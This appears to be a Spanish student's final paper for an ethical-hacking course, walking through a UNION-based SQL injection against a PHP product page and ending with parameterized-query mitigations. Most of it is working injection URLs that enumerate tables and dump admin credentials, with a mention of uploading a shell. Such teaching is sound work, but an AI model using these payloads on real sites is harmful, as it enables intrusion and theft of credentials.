Alumno: Nicolas Pellegrino /sapewick/ Fecha: 3/1/18

FINAL EXPERTO UNIVERSITARIO EN HACKING ÉTICO (ETHICAL HACKING) UTN.BA

METODO:


SQL INJECTION

Una SQL Injection, es una petición malintencionada de datos a la DB (Data Base o Base de Datos) de una pagina web. Básicamente que nos muestre datos que no deberíamos ver.

¿Cómo son los pasos para realizar una SQL Injection básica?


Ejemplo:

http://.....com/product_description.php?pid=9



Con un simple “ ‘ “ podríamos saber si la página es vulnerable.

http://.....com/product_description.php?pid=9’



Normalmente con este error o uno parecido quiere decir que si es vulnerable

Ahora tendríamos que cambiar el número a negativo y agregarle +UNION+SELECT+1--.

http://.....com/product_description.php?pid=-9+UNION+SELECT+1--

En mi caso sigue enviando el mismo error:

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in **/home/rev/webapps/atrimed1/product_description.php** on line **110**


Pero también pueden aparecer otros como es el caso de:

"The used SELECT statements have a different number of columns"

Lo siguiente seria encontrar el numero correcto de columnas

http://.....com/product_description.php?pid=-9+UNION+SELECT+1,2,3-- **Error**


http://.....com/product_description.php?pid=-9+UNION+SELECT+1,2,3,4,5,6,7,8,9-- **Éxito**



Ya con esto el atacante puede sacar información como por ejemplo ver la versión y el nombre de la data base usando los núm mostrados en la misma:

http://.....com/product_description.php?pid=-9+UNION+SELECT+database(),version()

,3,4,5,6,7,8,9—



Podemos conseguir más información utilizando la DB de defecto de MySQL llamada Information_Schema para ver el nombre tablas utilizando:

group_concat(table_name)+from+Information_schema.tables—

http://.....com/product_description.php?pid=-9+UNION+SELECT+group_concat(table_name),2,3,4,5,6,7,8,9+from+information_schema.tables--

Una tabla con el nombre admin? Habrá que ver que info tiene cambiando table por column/columns

http://.....com/product_description.php?pid=-9+UNION+SELECT+group_concat(column_name),2,3,4,5,6,7,8,9+from+information_schema.columns+where+table_name=ad

Pero nos genera error para arreglarlo debemos cambiar de ASCII a Hex el nombre de la tabla en este caso:

admin = 61 64 6D 69 6E


a esto le agregamos un 0x adelante y borramos espacios.

0x61646D696E

http://.....com/product_description.php?pid=-9+UNION+SELECT+group_concat(column_name),2,3,4,5,6,7,8,9+from+information_schema.columns+where+table_name=0x--

Bien nos da la siguiente información que existe un id, usuario y contraseña lo siguiente seria obtenerlos.

http://.....com/product_description.php?pid=-9+UNION+SELECT+group_concat(id,0x3d,user_name,0x3d,user_pass),2,3,4,5,6,7,8,9+from+admin--



Ni siquiera el hash encriptado en algún algoritmo esta es la realidad de muchos administradores web hoy día.

Al atacante lo único que le faltaría seria encontrar el Login panel y loguearse como administrador subir alguna Shell y realizar ataque que prefiera.

¿Cómo mitigar esto?

En **PHP Mysql**:

```
$respuesta=mysql_query("SELECT * FROM `Usuarios` WHERE
`user`='".mysql_real_escape_string($name)."' AND
`pass`='".mysql_real_escape_string($password)."'")
```

En **NET SQL Server** :

```
SqlConnection con = new SqlConnection(_connectionString);
SqlCommand cmd = new SqlCommand("SELECT * FROM Usuarios WHERE user=@user AND
pass=@pass", con);
/* Convertimos en literal estos parámetros, por lo que no podrán hacer la
inyección */
cmd.Parameters.Add("@user", SqlDbType.VarChar, 32).Value = user;
cmd.Parameters.Add("@pass", SqlDbType.VarChar, 64).Value = password;
```

O AddWithValue:

```
using( SqlConnection con = (acquire connection) ) {
    con. Open();
    using( SqlCommand cmd = new SqlCommand("SELECT * FROM Usuarios WHERE
user=@user AND pass=@pass", con) ) {
        /* Convertimos también en literales los parámetros */
        cmd.Parameters.AddWithValue("@user", user);
        cmd.Parameters.AddWithValue("@pass", password);
        using( SqlDataReader rdr = cmd.ExecuteReader() ){
            /* [...] */
```

Source de mitigación: https://www.genbetadev.com/seguridad-informatica/evita-los-ataques-de-inyeccion-de-sql